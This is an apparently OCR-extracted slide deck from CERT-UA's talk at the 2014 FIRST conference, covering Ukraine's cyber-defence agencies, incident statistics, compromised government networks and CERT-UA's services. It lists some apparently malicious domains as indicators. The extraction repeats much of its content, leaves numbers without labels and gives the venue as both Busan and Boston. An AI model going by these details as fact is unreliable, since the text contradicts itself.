
26th annual FIRST conference
June, 22-27, 2014
Busan, KR
CERT-UA
cert.gov.ua


There are THREE GOV organizations in Ukraine who fight against cyber threats


State Center is responsible for:


CERT-UA in retrospective:


Data can be easily searched and exported (CSV-formatted)
CERT-UA officers can use it to inform corresponding GOV org... thereby stimulating responsible admins to clean-up the network


CERT-UA. Mission



The majority of challenges we accept are in the list below:
DDoS attacks
Cyber-espionage campaigns
Malware
Unauthorized access (+hacking)
Banking FRAUD
Phishing



DDoS Counteraction System
[passive mode]


DDoS Counteraction System
[passive mode]



babybumred.com
privettebemyfriend.com
supermandarininfo.su
mandarin-infox.su
mandarin-info.com
anonymousua.com
bubsporty.su
inproductsport.su


HERO of the day






1 5 8 11
4 3 17 4
TOTAL: 53





SINGLE FAST FLUX


DOUBLE FAST FLUX



TO DO LIST


CERT-UA provides services:
Hey, CERT-UA!
We are getting noticed!


Threat Monitoring System
Finally
40%




THANKS A LOT
FOR YOUR
ATTENTION!
CERT-UA
cert.gov.ua




What we do

# 26th annual FIRST conference

June, 22-27, 2014 Boston, MA

# CERT-UA

cert.gov.ua

Nikolay Koval
koval@cert.gov.ua

# There are THREE GOV organizations in Ukraine who fight against cyber threats

*Security Service of Ukraine (SSU)*

LE

**Department of Counterintelligence Protection of State's Interests in the Sphere of Information Security**

*since 2013*

*State Service of Special Communication and Information protection of Ukraine (SSSCIP)*

**State Center of Protection of Information and Telecommunication Systems**

*since 2007*

*Ministry of Internal Affairs of Ukraine (MIAU)*

LE

**Department on Combating Cybercrimes**

*since 2012*

# State Center is responsible for:

- National System of Confidential Communication (NSCC)
- System of Protected Internet Access (SPIA)
- **Computer Emergency Response Team of Ukraine** (**CERT-UA**)

  *Team consists of 9 officers. Team members are military men.*

# CERT-UA in retrospective:

2007 - date of creation

2009 - accredited by **FIRST**

2012 - member of **ITU-IMPACT**

2013 - member of **APWG**

- participated in **DBIR 2014**

**2014** - member of **The Honeynet Project**

- authorized to use **CERT**

Accredited two FIRST teams:
**CERT.GOV.AZ**
**CERT-GIB**

# CERT-UA. Mission

to protect government information resources and information/telecommunication systems from unauthorized access, illegal usage and violations of its confidentiality, integrity and availability;

to provide security of national (**Ukrainian**) segment of the Internet

**CERT-UA** works in **4** sectors:

**UAGOV**
**UACOM**
**FGOV**
**FCOM**

The majority of **challenges** we accept are in the list below:

**Botnets**

**DDoS**-attacks


Cyber-**espionage** campaigns


**Malware**

**Unauthorized** access (+hacking)


Banking **FRAUD**

**Phishing**


4%
16%
21%
59%
UAGOV
UACOM
FCOM
FGOV


23%
22%
16%
9%
7%
7%
7%
5%
2%
2%
DDoS
Unauthorized access
Phishing
Malware
Fraud
Botnet
APT
Vulnerability
Information leakage
SPAM

# Statistics of **Information Security Audits** provided by **CERT-UA** officers (2007 - 2014)




**TOTAL: 53**

# CERT-UA provides services:

**Information Security Audits**
(penetration tests)

**Order** of **Administration** of **SSSCIP**
№ **112** from 4th July, **2008**

**Cyber threats counteraction**

**Order** of **Administration** of **SSSCIP**
№ **94** from 10th June, **2008**

**Hey, CERT-UA!**
**You are getting noticed!**

**6**
**years**

**17th May, 2014**

**CERT-UA** is mentioned
in Law of Ukraine on "**SSSCIP**"
№ **1194-VII**

Paragraph № **39**

*"**SSSCIP** ensures the functioning of CERT-UA..."*

# Threat Monitoring System
(passive mode)

DB contains info about **IPs** of **compromised** devices in **UA** Internet

**3,5M** IPs

Data origin: **sources** mentioned above

**37M** reports

Visualization works for UA **GOV** entities

**GOV IPs** gathering process:

- 3 official inquiries on behalf of Prime-Minister of Ukraine
- **5 months** for answers and data processing


## Finally:

| Number of: | Quantity |
|---|---|
| Organizations | 1523 |
| IP-addresses | 3045 |
| Compromised Orgs | 605 |
| Compromised IPs | 586 |

**40%**

**are compromised**

# What we do


Offensive security
Information security audits
Penetration test
Vulnerability scanning
Google-dorking (weekly reports)
Passive threat monitoring & data sharing
Shadowserver
Team Cymru (CAP)
Spamhaus
Arbor ATLAS
Microsoft
Spy/Eye/ZeuS Trackers
Online sevices
Incidents' analysis
• Dynamic malware analysis
• Static malware analysis (reverse-engineering)
• Forensic analysis
Investigation & incidents' handling
Research, Education & PR
Nothing here :)


Offensive security
Information security audits
Penetration test
Vulnerability scanning
Google-dorking (weekly reports)

# *Passive threat monitoring & data sharing*

Shadowserver
Team Cymru (CAP)
Spamhaus
Arbor ATLAS
Microsoft
SpyEye/ZeuS Trackers
Online sevices

# *Incidents' analysis*

- Dynamic malware analysis
- Static malware analysis (reverse-engineering)
- Forensic analysis


# *Investigation & incidents' handling*

- Cooperation with ISPs, LEs, CERTs
- Blocking threats' sources
- Analysis and drop-data sharing

# *Research, Education & PR*

- Raise information security awareness among UA's citizens
- Gaining people's confidence by talking to the community
- Establishing relationships with ISPs and Financial institutions
- Extend international cooperation

